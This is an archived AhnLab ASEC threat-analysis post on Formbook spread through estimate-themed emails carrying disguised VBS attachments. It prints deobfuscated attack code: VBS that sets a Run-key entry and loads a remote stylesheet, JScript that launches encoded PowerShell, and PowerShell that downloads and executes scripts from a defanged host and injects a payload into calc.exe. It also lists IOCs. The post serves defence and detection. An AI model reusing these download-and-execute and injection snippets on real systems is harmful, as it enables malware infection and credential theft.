

# Change in Distribution Method of Malware Disguised as Estimate (VBS Script) - ASEC

By ATCP

Published: 2022-02-21 · Archived: 2026-04-05 15:39:45 UTC

Last year, the ASEC analysis team has discovered the distribution of Formbook that used a certain company's name in its filename. Recently, the team has discovered that it is being distributed via VBS file. The email used for distribution still contains details about a request for an estimate, and by using a certain company's name in the attachment, it prompts the user to execute it.

Figure 1. Email 1




Figure 2. Email 2

The compressed file attached to the email does not contain an executable but a VBS file.

Figure 3. Inside the attached compressed file

All the malicious files that are being distributed are using the same company's name with different dates, and dates differ by the distribution date. The names of the files that have been discovered so far are as follows;

- Kor\*\*\*IndustryDevelopment(2022.02.03).pdf.vbs

- Kor\*\*\*IndustryDevelopment(2022.02.04).pdf.vbs
- Kor\*\*\*IndustryDevelopment(2022.02.07).pdf.vbs
- Kor\*\*\*IndustryDevelopment(2022-02-10).pdf.vbs
- Kor\*\*\*IndustryDevelopment(2022.02.16).pdf.vbs
- Kor\*\*\*IndustryDevelopment(2022.02.17).pdf.vbs
- Kor\*\*\*IndustryDevelopment(2022.02.21).pdf.vbs

Certain values are obfuscated in Kor\*\*\*IndustryDevelopment(2022.02.21).pdf.vbs. When unobfuscated, it shows the code that performs the feature of registering to Run Key and accessing a certain URL.

```
Sub eQACeDnGd()  
Const zTZPNQXZ = 8H80000001  
Set izXSnKvcF=Eval("GetObject(WSBI() + "default:StdRegProv")")  
Cso = "Software\Microsoft\Windows\CurrentVersion\Run"  
Fklft = "jtZsps"  
XqTs = "C:\Users\[UserName]\Music\" + [Script filename]  
izXSnKvcF.SetStringValue zTZPNQXZ,Cso,Fklft,XqTs  
End Sub  
  
Sub FRgMMrSnNR()  
On Error Resume Next  
Set uVzfiIPoT = Eval("GetObject(new:F5078F32-C551-11D3-89B9-0000F81FE221)") 'MSXML2.DOMDocument.3.0 CLASSID  
uVzfiIPoT.async = False  
Execute("uVzfiIPoT.Load hxxp://wisewomanwarrior[.]com/wp-admin/self2.jpg")  
Execute("uVzfiIPoT.transformNode (uVzfiIPoT)")  
End Sub
```

Upon executing the VBS file, it accesses hxxp://wisewomanwarrior[.]com/wp-admin/self2.jpg, and executes the additional script that exists in this URL. It then adds C:\Users\[UserName]\Music\Kor\*\*\*IndustryDevelopment(2022.02.21).pdf.vbs to HKCU\Software\Microsoft\Windows\CurrentVersion\Run\jtZsps registry to enable the malicious script for it execute consistently.

It also performs the command below to self-copy under the same filename into the C:\Users\[UserName]\Music\ folder that is added to the registry.

- cmd /c copy "Kor\*\*\*IndustryDevelopment(2022.02.21).pdf.vbs" "C:\Users\[UserName]\Music" /Y

The script code below exists in hxxp://wisewomanwarrior[.]com/wp-admin/self2.jpg, and when accessing this URL, powershell is executed.

```
<xsl:stylesheet version="1.0"  
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"  
  xmlns:msxsl="urn:schemas-microsoft-com:xslt"  
  xmlns:user="http://mycompany.com/mynamespace">
```

```
<msxsl:script language="JScript" implements-prefix="user">
<![CDATA[
-omitted-
var yy=r.ShellExecute("powershell.exe",eioerhidfsg44g00ggg("2474303D27444535272E7265706C616365282744272C27492729
-omitted-
<em>function</em> eioerhidfsg44g00ggg(hex) {
    var str = '';
    for (var i = 0; i < hex.length; i += 2) {
        var v = parseInt(hex.substr(i, 2), 16);
        if (v) str += String.fromCharCode(v);
    }
    return str;
}
}
```

The obfuscated powershell command ultimately performs the command below and downloads additional scripts from [hxxp://wisewomanwarrior\[.\]com/wp-admin/self1.jpg](http://hxxp://wisewomanwarrior[.]com/wp-admin/self1.jpg).

```
$t0='IEX';
sal g $t0;
$gf="$ErrorActionPreference = 'SilentlyContinue';
$t56fg = [Enum]::ToObject([System.Net.SecurityProtocolType], 3072);
[System.Net.ServicePointManager]::SecurityProtocol = $t56fg;
Add-Type -AssemblyName Microsoft.VisualBasic;do {$ping = test-connection -comp google.com -count 1 -Quiet} until
$tty=g('(New-Object Net.WebClient)');
$mv= [Microsoft.VisualBasic.Interaction]::CallByname($tty, 'DownloadString', [Microsoft.VisualBasic.CallType]::Met
g([system.String]::Join('', $gf))
```

[Hxxp://wisewomanwarrior\[.\]com/wp-admin/self1.jpg](http://Hxxp://wisewomanwarrior[.]com/wp-admin/self1.jpg) contains obfuscated powershell command and compressed file data. This script decompresses the data and injects it into a certain process.

```
$eqCH=(01100110,01110101,01101110,01100011,<omitted> ,01111101) | %{ [System.Text.Encoding]::UTF8.GetString([S
[Byte[]]$MNB=('_<1F,_<8B,_<08, <omitted>,_<00'.replace('_<', '0x'))}|g;
[byte[]]$FFCgPVE = tMcfkSD $MNB
[Byte[]]$uiMz=('_<1F,_<8B,_<08, <omitted> ,_<02,_<00'.replace('_<', '0x'))}|g
$ayy = [Microsoft.VisualBasic.Interaction]::CallByname([AppDomain]::CurrentDomain, "Load", [Microsoft.VisualBasic.
[toooyou]::Black('calc.exe', $uiMz)
```

Upon executing the script above, it uses the function inside the .Net executable that is saved to the \$MNB variable to inject the data inside \$uiMz to calc.exe.

```
wscript.exe (3356)
"C:\Windows\System32\wscript.exe" C:\Users\rapit\AppData\Local\Temp\YyannVnc.vbs
  powershell.exe (1404)
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $t0='DE5'.replace('D','I').replace('5','x');sal g $t0;$gf=(00100100,01000101,01110010,01110010,01101111,01110010,01000001,01100011,01110100,01101001,01101111,01101110,01010000,01110010,| % { [System.Text.Encoding]::UTF8.GetString([System.Convert]::ToInt32($_,2)) });g([system.String]::Join(' ', $gf))
    calc.exe (428)
"C:\WINDOWS\system32\calc.exe"
  cmd.exe (3960)
"C:\Windows\System32\cmd.exe" /c copy "YyannVnc.vbs" "C:\Users\rapit\Music" /Y
```

Figure 4. Process tree shown via AhnLab's RAPIT system


The injected data is the Formbook infostealer. It operates by injecting into the normal process explorer.exe and another normal process in system32 path and steals user credentials via C&C connection.

- C&C : [hxxp://www.bumabagi\[.\]com/p7n9/](http://hxxp://www.bumabagi[.]com/p7n9/)

Malware disguised as an estimate has been consistently distributed from the past, so user caution is necessary. As the malicious files are disguised under the name of actual companies as shown above, users must check the sender and refrain from executing links or attachments in emails from unknown senders.

AhnLab's anti-malware software detects and blocks the malware using the aliases below.

**[Behavior and Memory Detection]**



- Malware/MDP.Inject.M3044
- Malware/MDP.Injection.M3509
- Ransom/MDP.BlueCrab.M3544
- Trojan/Win.Formbook.XM89

## [File Detection]

- Downloader/VBS.Generic

MD5

23c238466940b27bf287dcaff3407923

cdfbfe783f4b40bdb86c1ac3bc126596

f7918d4a953248d4878f0332bd235a53

Additional IOCs are available on AhnLab TIP.

URL

[http://wisewomanwarrior\[.\]com/wp-admin/self2\[.\]jpg](http://wisewomanwarrior[.]com/wp-admin/self2[.]jpg)

[http://www\[.\]bumabagi\[.\]com/p7n9/](http://www[.]bumabagi[.]com/p7n9/)

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.



---

Source: <https://asec.ahnlab.com/en/32149/>